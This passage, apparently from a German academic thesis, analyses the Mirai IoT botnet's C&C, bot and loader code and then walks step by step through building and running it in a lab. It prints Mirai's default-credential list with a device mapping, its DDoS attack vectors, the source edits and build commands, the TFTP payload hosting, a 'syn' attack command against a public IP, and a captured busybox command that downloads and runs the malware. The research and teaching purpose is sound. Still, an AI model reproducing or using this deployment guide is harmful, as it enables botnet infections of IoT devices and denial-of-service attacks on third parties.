Der Mirai Quellcode besteht aus drei wesentlichen Komponenten. Dem *bot*, *cnc* und *loader*. Der Code für den C&C-Server ist in der Programmiersprache *Go* aus dem Hause Google geschrieben. Die Bot- und die Loader-Komponenten wurden in der Programmiersprache C geschrieben. Die Abbildung 12 zeigt die gesamte Dateistruktur von Mirai in einem Baumdiagramm auf.




Abbildung 11: Mirai Dateistruktur

## 5.2.1. C&C

Der C&C-Server (im Code „cnc“ genannt) ist die Kontrolllogik, die für die Steuerung der Bots zuständig ist. Zusätzlich ist im Code eine Datenbank implementiert, die die Tabellen *History*, *Users* und *Whitelist* aufweist. Diese wird benötigt um bei der Vermietung von Mirai verschiedene Rechte und Skalierbarkeit sicherzustellen. Bei der Whitelist sei zu erwähnen, dass sie Ziele enthält die nicht angegriffen werden dürfen und somit nach Definition eine Blacklist sein müsste. Der Code beinhaltet die folgenden vier Hauptfunktionen.

**Admin:** Das *admin.go* Skript wird aufgerufen, wenn man sich mit dem C&C Server verbindet. Bei erfolgreicher Verbindung wird man mit den folgenden Worten begrüßt: „я люблю куриные наггетсы“, was ins Deutsche übersetzt, so viel wie „Ich liebe Chicken Nuggets“ bedeutet. Daraus lässt sich die Altersgruppe und Herkunft des Autors erahnen. Im gesamten Code lassen sich weitere solcher Anmerkungen sowohl auf Russisch als auch auf Englisch finden. Nach der Verbindung erfolgt eine Username- und Passwortabfrage, die mit der vorher erstellten MySQL-Datenbank abgeglichen wird. Eine weitere Besonderheit im *admin.go* Programm ist, dass nach erfolgreicher Anmeldung eine Ausgabe erfolgt die besagt, dass Spuren zur Verbindung auf dem Server gelöscht werden. Doch im Code lässt sich solch eine Funktionalität nicht wiederfinden.

```
70     this.conn.Write([]byte("\r\n\r\n\033[0m"))
71     this.conn.Write([]byte("[+] DDOS | Succesfully hijacked connection\r\n"))
72     time.Sleep(250 * time.Millisecond)
73     this.conn.Write([]byte("[+] DDOS | Masking connection from utmp+wtmp...\\r\\n"))
74     time.Sleep(500 * time.Millisecond)
75     this.conn.Write([]byte("[+] DDOS | Hiding from netstat...\\r\\n"))
76     time.Sleep(150 * time.Millisecond)
77     this.conn.Write([]byte("[+] DDOS | Removing all traces of LD_PRELOAD...\\r\\n"))
78     for i := 0; i < 4; i++ {
79         time.Sleep(100 * time.Millisecond)
80         this.conn.Write([]byte(fmt.Sprintf("[+] DDOS | Wiping env libc.poison.so.%d\\r\\n", i + 1)))
81     }
82     this.conn.Write([]byte("[+] DDOS | Setting up virtual terminal...\\r\\n"))
83     time.Sleep(1 * time.Second)
```

Abbildung 12: Ausgabe zur Beseitigung von Spuren auf dem C&C

**API:** Diese Funktion ist dafür verantwortlich Befehle an die einzelnen Bots zu verschicken. Dabei wird beachtet welche Rechte der jeweilige User hat und wie viele Bots ihm zustehen. Zusätzlich prüft das *api.go* Skript ob das ausgewählte Ziel in der Whitelist aufgeführt wird.

**Attack:** Das *attack.go* Skript ist für Vorbereitungen der Angriffe zuständig. Es nimmt die Angriffe der Nutzer entgegen und formt daraus die Kommandos die über *api.go* an die Bots geschickt werden. Zusätzlich wird hier die maximale Angriffsdauer definiert die höchstens eine Stunde betragen darf.

**Main:** Die Main Funktion kümmert sich um die Verbindung von Bots und Nutzer zum C&C Server. Sie öffnet den Port 23 für eine Telnet Verbindung und Port 101 für die Verbindung der Bots über das API Skript. Wenn sich ein Gerät über Telnet verbindet, wird geprüft ob es sich um einen Nutzer oder einen neuen Bot handelt. Bei einem Nutzer wird der an das *admin.go* Skript weitergeleitet. Ist es ein Bot so wird er in die Liste aller Bots hinzugefügt.

### 5.2.2. Bot

Die Bot Komponente beinhaltet die C-Programme, die für die Steuerung der Bots verantwortlich sind. Die wichtigsten Aufgaben der Bots sind die Exekution von Angriffen und die Suche nach potentiellen kompromittierbaren Geräten im Internet.

Das Programm *scanner.c* ist verantwortlich für den Exploit potentieller Bots. Es scannt zufällig generierte IP Adressen und prüft auf offene Ports 23 und 2323. Zu betonen wäre noch eine Blacklist die in das Skript eingebaut ist. Diese beinhaltet IP Adressbereiche, die nicht gescannt werden sollen. Dazu gehören reservierte Netzbereiche wie Loopback, Multicast und interne Netze, aber auch Netze von verschiedenen Unternehmen und Behörden wie z.B. Hewlett-Packard, General Electric, US Postal Service und das Department of Defense der USA. Diese Vorkehrung lässt darauf schließen, dass der Autor darauf achtet, dass sein Botnetz während dem Scannen nicht von Behörden entdeckt werden kann. Zusätzlich verkleinert es die Anzahl an IP Adressen die untersucht werden müssen, was zur schnelleren Ausbreitung des Botnetzes führt.

```

while (o1 == 127 ||          // 127.0.0.0/8      - Loopback
       (o1 == 0) ||          // 0.0.0.0/8       - Invalid address space
       (o1 == 3) ||          // 3.0.0.0/8       - General Electric Company
       (o1 == 15 || o1 == 16) || // 15.0.0.0/7     - Hewlett-Packard Company
       (o1 == 56) ||          // 56.0.0.0/8     - US Postal Service
       (o1 == 10) ||          // 10.0.0.0/8    - Internal network
       (o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
       (o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
       (o1 >= 224) ||          // 224.*.*.*+    - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 ||

);
return INET_ADDR(o1,o2,o3,o4);

```

Abbildung 13: IP Blacklist

Nachdem der Bot eine IP Adresse mit einem offenen Telnet Port gefunden hat, versucht er sich anhand einer festen Liste von Usernamen und Passwörter zu verbinden. Diese Liste besteht aus öffentlich bekannten Zugangsdaten der Geräte auf die es Mirai abgesehen hat.

```

// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);           // root      xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                 // root      vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                // root      admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);              // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);            // root      888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);          // root      xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);          // root      default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);        // root      juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);             // root      123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                  // root      54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                     // root      (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x55\x4D\x50\x46", 4);       // admin    password

```

Abbildung 14: Ausschnitt der Anmeldedaten

Anhand dieser Liste lässt sich erschließen welche Geräte von Mirai infiziert werden können. Die Mehrheit dieser Geräte sind Überwachungskameras, Videorecorder, aber auch eine Hand voll Router und Drucker. Der IT-Security Journalist Brian Krebs, der auch schon Opfer eines DDoS Angriffes von Mirai wurde, hat in einer Liste zusammengefasst, welche konkreten Geräte zu den Passwörtern zugeordnet werden können [25]. Bevor sich der Bot versucht anzumelden, prüft er über die Ausgabe der Telnet Verbindung, ob das Gerät eine Anmeldung erwartet. Dies geschieht mit Hilfe des folgenden Codes.

```
if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "ogin", 4)) != -1)
    prompt_ending = tmp;
else if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "enter", 5)) != -1)
    prompt_ending = tmp;

if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "assword", 7)) != -1)
    prompt_ending = tmp;
```

Username/Password	Manufacturer
admin/123456	ACTi IP Camera
root/anko	ANKO Products DVR
root/pass	Axis IP Camera, et. al
root/vizxv	Dahua Camera
root/888888	Dahua DVR
root/666666	Dahua DVR
root/7ujMko0vizxv	Dahua IP Camera
root/7ujMko0admin	Dahua IP Camera
666666/666666	Dahua IP Camera
root/dreambox	Dreambox TV receiver
root/zlx	EV ZLX Two-way Speaker?
root/juantech	Guangzhou Juan Optical
root/x3511	H.264 - Chinese DVR
root/hi3518	HiSilicon IP Camera
root/kv123	HiSilicon IP Camera
root/kv1234	HiSilicon IP Camera
root/jvbzd	HiSilicon IP Camera
root/admin	IPX-DDK Network Camera
root/system	IQinVision Cameras, et. al
admin/meinsm	Mobotix Network Camera
root/54321	Packet8 VOIP Phone, et. al
root/00000000	Panasonic Printer
root/realtek	RealTek Routers
admin/111111	Samsung IP Camera
root/xmhdp	Shenzhen Anran Security Camera
admin/smadmin	SMC Routers
root/ikwb	Toshiba Network Camera
ubnt/ubuntu	Ubiquiti AirOS Router
supervisor/supervisor	VideolQ
root/<none>	Vivotek IP Camera
admin/1111	Xerox printers, et. al
root/2te521	ZTE Router

Abbildung 15: Zuordnung von Anmelddaten zu Geräten [25]

Abbildung 16: Telnet Login Erkennung

Es fällt auf, dass das Programm nach den Strings „ogin“, „enter“ und „assword“ sucht. Die fehlenden Anfangsbuchstaben könnten eine Möglichkeit sein, Groß- und Kleinschreibung abzudecken. Es wundert aber, aus welchem Grund dies bei „enter“ nicht auch berücksichtigt worden ist.

Wenn sich der Bot erfolgreich anmelden konnte, meldet er die IP, den Port und die Anmelddaten des Opfersystems an den Reportserver zurück. Dieser meldet sich dann mit den bekannten Zugangsdaten an und führt das *Loader* Programm aus, das für den Download und Installation der Malware verantwortlich ist.

Die Komponente beinhaltet mehrere Skripte die für einzelne Attacken zuständig sind. Insgesamt sind elf DDoS Angriffe definiert, die man mit Mirai durchführen kann (einer davon wurde nicht implementiert).

```
34 #define ATK_VEC_UDP          0 /* Straight up UDP flood */  
35 #define ATK_VEC_VSE          1 /* Valve Source Engine query flood */  
36 #define ATK_VEC_DNS          2 /* DNS water torture */  
37 #define ATK_VEC_SYN          3 /* SYN flood with options */  
38 #define ATK_VEC_ACK          4 /* ACK flood */  
39 #define ATK_VEC_STOMP         5 /* ACK flood to bypass mitigation devices */  
40 #define ATK_VEC_GREIP         6 /* GRE IP flood */  
41 #define ATK_VEC_GREETH        7 /* GRE Ethernet flood */  
42 // #define ATK_VEC_PROXY       8 /* Proxy knockback connection */  
43 #define ATK_VEC_UDP_PLAIN     9 /* Plain UDP flood optimized for speed */  
44 #define ATK_VEC_HTTP          10 /* HTTP layer 7 flood */
```

Abbildung 17: Definition von Möglichen Angriffen

Das killer.c Skript ist dafür da, die Prozesse Telnet, SSH und HTTP zu beenden, um das kompromittierte Gerät vor anderen möglichen Infektionen zu schützen und Konkurrenz auszustechen. Zusätzlich sucht es nach schon existierenden Infektionen von anderen Botnetzen und löscht diese.

In dem main.c Skript, das als Einstieg in das Bot Programm dient, werden alle nötigen Skripts implementiert. Zusätzlich ist es für die Verbindung mit dem C&C Server zuständig.

### 5.2.3. Loader

Der Loader ist das serverseitige Programm, dass für die Installation von Mirai auf einem neuen Gerät zuständig ist. Es wird ausgeführt, sobald ein Bot ein potenzielles Opfer an den Reportserver meldet. Der Loader meldet sich dann auf diesem Gerät an und prüft ob der Wirt durch eine sogenannte „Busybox“ betrieben wird, welche eine Voraussetzung für die Ausführung von Mirai auf dem Zielsystem ist. Eine Busybox ist eine Ansammlung an Linux-Funktionen die eine vereinfachte Version eines Betriebssystems realisieren [26]. Wenn diese vorliegt, wird der passende Payload anhand der vorliegenden Prozessorarchitektur auf das Gerät geladen und installiert.

## 6. Mirai Implementation

Um die Funktionsweise des Botnetzwerks besser nachvollziehen zu können, wird im folgenden Kapitel die Implementierung von Mirai innerhalb einer Laborumgebung behandelt. Die Netzwerkumgebung beinhaltet einen Router für die Internetverbindung, einen Switch um die Geräte untereinander zu verbinden, zwei virtuelle Umgebungen innerhalb einer Workstation für den C&C-Server und einen Software-Bot, einer Kamera, die als Wirt dient, und einem Raspberry Pi, welcher ebenfalls als Ziel zur Infektion verwendet wird. Es wird verdeutlicht wie man Mirai installieren und betreiben kann, und auf die möglichen Attacken anhand dreier Beispiele eingegangen. Zuletzt wird beschrieben, wie Mirai anzupassen sei, um einen Raspberry Pi als Zielsystem einzufügen zu können.




Abbildung 18: Laborumgebung

## 6.1. Installation

Um den C&C-Server von Mirai auf einer frisch eingerichteten Linux Umgebung betreiben zu können, müssen zunächst die nötigen Services installiert werden, die für die Ausführung des Codes benötigt werden.

```
apt-get install git gcc xinetd tftpd golang electric-fence mysql-server mysql-client
```

Anschließend erstellt man eine MySQL Datenbank aus dem vorgegeben Skript *db.sql* und pflegt einen Admin Benutzer ein. In dem SQL-Skript ist die benötigte Datenbankstruktur definiert.

```
service mysql start

cat db.sql | mysql -u root -p

mysql> use mirai; INSERT INTO users VALUES (NULL, 'admin', 'password', 0, 0, 0, 0, -1,
1, 30, '');

mysql> select * from users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | username | password | duration_limit | cooldown | wrc | last_paid | max_bots | admin | intvl | api_key |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 4 | admin | password | 0 | 0 | 0 | 0 | -1 | 1 | 30 | |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Abbildung 19: User Tabelle

Des Weiteren werden die Cross-Compiler benötigt, die dafür sorgen, dass der Code des Bots für die verschiedenen Prozessorarchitekturen kompiliert werden kann um somit unterschiedliche Zielsysteme unterstützen zu können.

```
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv5l.tar.bz2
wget http://distro.ibiblio.org/slitz/sources/packages/c/cross-compiler-armv6l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i686.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-x86_64.tar.bz2
```

Mithilfe des Skriptes *cross-compile.sh* werden die cross-compiler entpackt und in den neu erstellten Ordner */etc/xcompile* verschoben. Für die nächsten Schritte müssen sowohl die cross-compiler als auch die Go-Umgebung in die globale Path-Variable geschrieben werden um diese später direkt ansprechen zu können.

```
export PATH=$PATH:/etc/xcompile/armv4l/bin
export PATH=$PATH:/etc/xcompile/armv5l/bin
export PATH=$PATH:/etc/xcompile/armv6l/bin
export PATH=$PATH:/etc/xcompile/i586/bin
export PATH=$PATH:/etc/xcompile/m68k/bin
export PATH=$PATH:/etc/xcompile/mips/bin
export PATH=$PATH:/etc/xcompile/mipsel/bin
export PATH=$PATH:/etc/xcompile/powerpc/bin
export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
export PATH=$PATH:/etc/xcompile/sh4/bin
export PATH=$PATH:/etc/xcompile/sparc/bin
export GOPATH=$HOME/go
```

Nachdem der Mirai-Code von Github heruntergeladen wurde, muss die IP-Adressen für den eigenen C&C- Download- und Report-Server eingegeben werden.

```
git clone https://github.com/jgamblin/Mirai-Source-Code.git
```

Da innerhalb der Laborumgebung alle Server auf einer einzelnen virtuellen Maschine zum Einsatz kommen, ist nur eine einzige lokale IP-Adresse für alle Server verfügbar. Aus diesem Grund ist es notwendig, die IP-Adressen an den folgenden Stellen im Quelltext anzupassen, so dass der entstehende Mirai Schadcode die Information erhält, zu welcher IP-Adresse bzw. zu welchem Command & Control Server verbinden soll.

Die IP-Adressen müssen an den folgenden Stellen geändert werden.

```
/*
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs, 1024 * 64, "172.16.5.24", 80, "172.16.5.24")) == NULL)
{
    printf("Failed to initialize server. Aborting\n");
    return 1;
}
```

Abbildung 20: Ausschnitt aus main.c des Loaders

In der Loader Komponente müssen die IP Adressen der HTTP und TFTP Server eingetragen werden.

```
#define HTTP_SERVER utils_inet_addr(172,16,5,24) // CHANGE TO YOUR HTTP SERVER IP
```

Abbildung 21: Ausschnitt aus dem Malware Skript /dlr/main.c

Darüber hinaus ist es notwendig, die IP-Adresse des Download-Servers ebenfalls in das Payload-Skript einzutragen, welches durch den Loader beim Infizieren auf das Zielsystem / Opfersystem geladen wird. Hier fällt auf, dass die IP durch Kommata getrennt ist. Das hat den Grund, dass die Methode „utils\_inter\_addr“ jeweils die 4 Oktette der IP als Parameter erwartet und daraus die IP-Adresse formt.

```
void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2); // 23
    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29); // report.changeme.com
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2); // 48101
```

Abbildung 22: Ausschnitt aus der table.c Datei des Bots

In der Bot Komponente fällt auf, dass hier keine IP, sondern eine verschlüsselte Domäne verwendet wird. Der Grund dafür ist, dass sich diese Dateien in einem ausführbaren Format auf dem Opfersystem befinden werden. Wenn man durch Reverse-Engineering an den Code kommt und hier eine IP-Adresse finden würde, wäre das ein großes Risiko für den Betreiber des Botnetzes, weil dadurch sein C&C-Server enttarnt wird. Um mit dem C&C-Server zu kommunizieren, entschlüsselt der Bot die eingetragene Domäne und fragt bei dem Google DNS-Server (8.8.8.8) nach der IP.

Da der vorliegende Server nicht am Internet angeschlossen ist muss der Code geändert und die IP statisch eingegeben werden. Trotzdem muss man eine verschlüsselte Domäne eintragen, damit bei dieser Funktion kein Fehler auftritt. Dafür wird Beispielahaft die Domäne *google.de* verwendet.

Dem Mirai Code liegt ein Skript bei (/mirai/tools/enc.c), mithilfe dessen eine Domäne verschlüsselt werden kann.

```
gcc enc.c -o enc.out
./enc.out string google.de
```

Mit diesen Befehlen kompiliert man das Skript und verschlüsselt die Domäne google.de

```
[+ tools git:(master) ✘ ./enc.out string google.de
XOR'ing 10 bytes of data...
\x45\x4D\x4D\x45\x4E\x47\x0C\x46\x47\x22
```

Abbildung 23: Verschlüsselung von Domäne

Der dabei entstandene String kann wie bei Abbildung 22 eingetragen werden. Um sicherzustellen, dass der Bot trotzdem nur die statische IP des lokalen C&C-Server verwendet, muss die resolv.c Datei folgendermaßen angepasst werden.

```
if (r_data->type == htons(PROTO_DNS_QTYPE_A) && r_data->_class == htons(PROTO_DNS_QCLASS_IP))
{
    if (ntohs(r_data->data_len) == 4)
    {
        uint32_t *p;
        uint8_t tmp_buf[4];
        for(i = 0; i < 4; i++) {
            tmp_buf[i] = name[i];
        }

        //IP vom DNS-Server
        //p = (uint32_t *)tmp_buf;

        //Eigene IP statisch eintragen
        uint8_t buf2[4] = {172,16,5,24};
        p = (uint32_t *)buf2;

        entries->addrs = realloc(entries->addrs, (entries->addrs_len + 1) * sizeof(ipv4_t));
        entries->addrs[entries->addrs_len++] = (*p);

        printf("[resolv] Found IP address: %08x\n", (*p));
    }

    name = name + ntohs(r_data->data_len);
} else {
```

Abbildung 24: Änderung der IP Adresse im Bot

Abbildung 24 zeigt den ausgeklammerten Code, der die IP der Domäne in die Variable „p“ speichert. Stattdessen erstellt man einen Array „buf2“ mithilfe dessen die IP-Adresse statisch eingetragen werden kann.

Um den C&C-Server mit der Datenbank zu verbinden, müssen in der Datei /mirai/cnc/main.go noch die Anmeldedaten der Datenbank angepasst werden.

```
const DatabaseAddr string = "127.0.0.1:3306"
const DatabaseUser string = "admin"
const DatabasePass string = "password"
const DatabaseTable string = "mirai"
```

Um Mirai anschließend zu kompilieren, werden die folgenden Programme ausgeführt.

Innerhalb des Ordners /mirai/cnc/

```
./build.sh release telnet
```

Innerhalb des Ordners /loader/

```
./build.sh
```

Um zu ermöglichen, dass der loader den Payload auf das Opfersystem herunterladen kann, müssen noch die durch die Kompilierung generierten Binaries, die in /mirai/cnc/release zu finden sind, bereitgestellt werden.

Da die meisten Busyboxen mit tftp ausgestattet sind, jedoch nicht mit dem wget Programm, ist es sinnvoll einen tftp-server aufzusetzen. Dafür wird die Datei /etc/xinetd.d/tftp erstellt und der tftp-server wie folgt definiert.

```
service tftp {
    protocol      = udp
    port          = 69
    socket_type   = dgram
    wait          = yes
    user          = nobody
    server        = /usr/sbin/in.tftpd
    server_args   = /tftp
    disable       = no
}
```

Nach einem Neustart des Services werden alle Dateien innerhalb /tftp gehostet. Dafür müssen noch alle Binaries aus /mirai/cnc/release in den /tftp Ordner kopiert werden.

```
cp /mirai/cnc/release/mirai.* /tftp
/etc/init.d/xinetd restart
```

## 6.2. Ausführung

Um den C&C-Server zu starten, wird das Programm `/mirai/release/cnc` ausgeführt. Danach ist es möglich sich über Telnet auf dem Server anzumelden. Abbildung 25 zeigt den Anmeldebildschirm und die Angriffsliste auf dem C&C-Server nachdem man sich mit seinen Anmeldedaten eingeloggt hat. Wie im vorherigen Kapitel bereits erwähnt, sind hier die Ausgaben zu erkennen, die dem Nutzer vortäuschen Spuren der Verbindung zu löschen. Von hier aus ist es dann möglich den Bots Angriffsbefehle zu erteilen. Um einen Angriff durchzuführen, muss die Art des Angriffs, die IP-Adresse des Ziels und die Dauer in Sekunden (max. 3600 Sekunden) eingegeben werden.

```
admin@botnet# syn 67.209.114.203 10
```

Eine Ausgabe über den Status oder Informationen zum Angriff gibt es jedoch nicht.

Da noch keine Bots existieren, die das Internet nach potentiellen Opfersystem durchsuchen, muss der erste Bot manuell eingetragen werden. Dafür startet man das *Loader* Programm und leitet die nötigen Informationen an das Skript weiter. Die Infos werden wie folgt formatiert.

```
<ip-adresse>:<port> <user>:<password>
```

```
echo "172.16.5.68:23 root:123456" | ./loader
```

Alternativ kann der Software-Bot (`/mirai/debug/mirai.dbg`), der durch die Kompilierung erzeugt wird, gestartet werden um nach potenziellen Opfersystem im Internet zu suchen. Dieser Bot wird als ausführbare Linux Datei kompiliert und ist nicht für IoT-Devices geeignet. Darüber hinaus ist er für Debug-Zwecke gebaut worden und muss noch angepasst werden um produktiv zu sein. Der Software-Bot meldet, wie ein richtiger Bot, die Informationen über mögliche Opfersysteme an das *scanlisten* Programm, das wiederum wie vorher manuell erledigt, die Daten richtig formatiert an den *Loader* weiterleitet.

```
./mirai/debug/mirai.dbg
./scanlisten | ./loader
```

Abbildung 25: Anmeldebildschirm C&C

Mithilfe von Wireshark kann die Verbindung zwischen dem *Loader* und der Kamera beobachtet werden.

1361	37.458	172.16.5.24	172.16.5.68	TCP	74 50452 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
1362	37.459	172.16.5.68	172.16.5.24	TCP	74 23 → 50452 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
1363	37.459	172.16.5.24	172.16.5.68	TCP	66 50452 → 23 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSv
1364	37.460	172.16.5.68	172.16.5.24	TELNET	78 Telnet Data ...
1365	37.460	172.16.5.24	172.16.5.68	TCP	66 50452 → 23 [ACK] Seq=1 Ack=13 Win=29312 Len=0 TS
1366	37.462	172.16.5.24	172.16.5.68	TELNET	69 Telnet Data ...
1367	37.462	172.16.5.68	172.16.5.24	TCP	66 23 → 50452 [ACK] Seq=13 Ack=4 Win=5792 Len=0 TSv
1368	37.467	172.16.5.24	172.16.5.68	TELNET	84 Telnet Data ...
1369	37.468	172.16.5.68	172.16.5.24	TCP	66 23 → 50452 [ACK] Seq=13 Ack=22 Win=5792 Len=0 TS
1370	37.472	172.16.5.68	172.16.5.24	TELNET	86 Telnet Data ...
1371	37.476	172.16.5.24	172.16.5.68	TELNET	70 Telnet Data ...
1372	37.477	172.16.5.68	172.16.5.24	TELNET	70 Telnet Data ...

Abbildung 26: Ausschnitt von Wireshark

In Abbildung 27 erkennt man die initiale TCP-Verbindung über den 3-Way-Handshake an den ersten drei Paketen. Darauf folgen dann die Befehle über Telnet. Nachdem der *Loader* überprüft hat ob der Wirt, anhand der Verfügbarkeit einer Busybox und der Prozessorarchitektur, geeignet ist, lädt dieser die Malware vom Download-Server herunter und führt sie anschließend aus.

```
▶ Frame 6370: 239 bytes on wire (1912 bits), 239 bytes captured (1912 bits) on interface 0
▶ Ethernet II, Src: b2:c5:54:29:4d:9f (b2:c5:54:29:4d:9f), Dst: Parallel_a8:a5:73 (00:1c:42:a8:a5:73)
▶ Internet Protocol Version 4, Src: 172.16.5.68, Dst: 172.16.5.24
▶ Transmission Control Protocol, Src Port: 23, Dst Port: 50452, Seq: 451321, Ack: 1901, Len: 173
▼ Telnet
  Data: /bin/busybox tftp -g -l dvrHelper -r mirai.arm 172.16.5.24; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI\r\n
  Data: # /bin/busybox tftp -g -l dvrHelper -r mirai.arm 172.16.5.24
```

Abbildung 27: Herunterladen der Malware über TFTP

Zusätzlich gibt der *Loader* jede Sekunde Informationen über die Anzahl an gefundenen und infizierten Geräten aus.

```
[+] loader git:(master) x echo "172.16.5.68:23 root:123456" | ./loader
0s    Processed: 0  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
1s    Processed: 0  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
Hit end of input.
2s    Processed: 1  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
3s    Processed: 1  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
4s    Processed: 1  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
5s    Processed: 1  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
6s    Processed: 1  Conns: 1      Logins: 0      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
7s    Processed: 1  Conns: 1      Logins: 1      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
8s    Processed: 1  Conns: 1      Logins: 1      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
9s    Processed: 1  Conns: 1      Logins: 1      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
10s   Processed: 1  Conns: 1      Logins: 1      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 0
ERR|172.16.5.68:23 root:123456 arm7|19
11s   Processed: 1  Conns: 0      Logins: 1      Ran: 0 Echoes:0 Wgets: 0, TFTPs: 2
+ loader git:(master) x
```

Abbildung 28: Loader Ausgabe

